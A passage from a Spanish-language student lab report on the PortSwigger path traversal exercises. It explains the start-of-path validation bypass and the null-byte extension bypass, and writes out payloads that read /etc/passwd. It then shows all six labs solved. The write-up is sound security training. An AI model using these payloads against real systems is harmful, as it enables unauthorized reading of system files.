


Figura 20. Visualización del contenido de passwd con la vulnerabilidad detectada.

Laboratorio 5

A continuación, hacemos el quinto laboratorio. Este laboratorio se basa en File path traversal, validation of start of path. La aplicación valida que la ruta proporcionada comience con el directorio base esperado (por ejemplo, /var/www/images/). Para evitarlo, incluimos ese directorio base al inicio seguido de las secuencias de traversal: /var/www/images/../../../../etc/passwd. De esta forma, la validación pasa porque la ruta comienza correctamente, pero al resolverse, los ../ nos llevan hasta la raíz y luego al archivo passwd. Se ha comprobado tanto por URL como con curl.




Figura 21. Explotación del File path traversal incluyendo el directorio base.




Figura 22. Visualización del contenido de passwd con la vulnerabilidad detectada.

Laboratorio 6

Para acabar realizamos el sexto laboratorio. Este laboratorio se basa en File path traversal, validation of file extension with null byte bypass. La aplicación valida que el nombre del archivo termine con una extensión esperada (por ejemplo, .png). Para evitarlo, utilizamos un byte nulo (%00) antes de la extensión: ../../etc/passwd%00.png. La aplicación concatena la extensión al final, pero el byte nulo hace que la cadena se trunque, ignorando el .png y leyendo el archivo passwd. Se ha comprobado tanto por URL como con curl.




Figura 23. Explotación del File path traversal con null byte bypass.




Figura 24. Visualización del contenido de passwd con la vulnerabilidad detectada.

3. Captura los laboratorios completados

Con las siguientes capturas demostramos que hemos completado los laboratorios de PortSwigger correspondientes a la Actividad 18.




Figura 25. Laboratorio correspondiente a la vulnerabilidad IDOR completado.

Path traversal

LAB	APPRENTICE File path traversal, simple case →	✓ Solved
LAB	PRACTITIONER File path traversal, traversal sequences blocked with absolute path bypass →	✓ Solved
LAB	PRACTITIONER File path traversal, traversal sequences stripped non-recursively →	✓ Solved
LAB	PRACTITIONER File path traversal, traversal sequences stripped with superfluous URL-decode →	✓ Solved
LAB	PRACTITIONER File path traversal, validation of start of path →	✓ Solved
LAB	PRACTITIONER File path traversal, validation of file extension with null byte bypass →	✓ Solved

Figura 26. Los seis laboratorios de Path Traversal resueltos.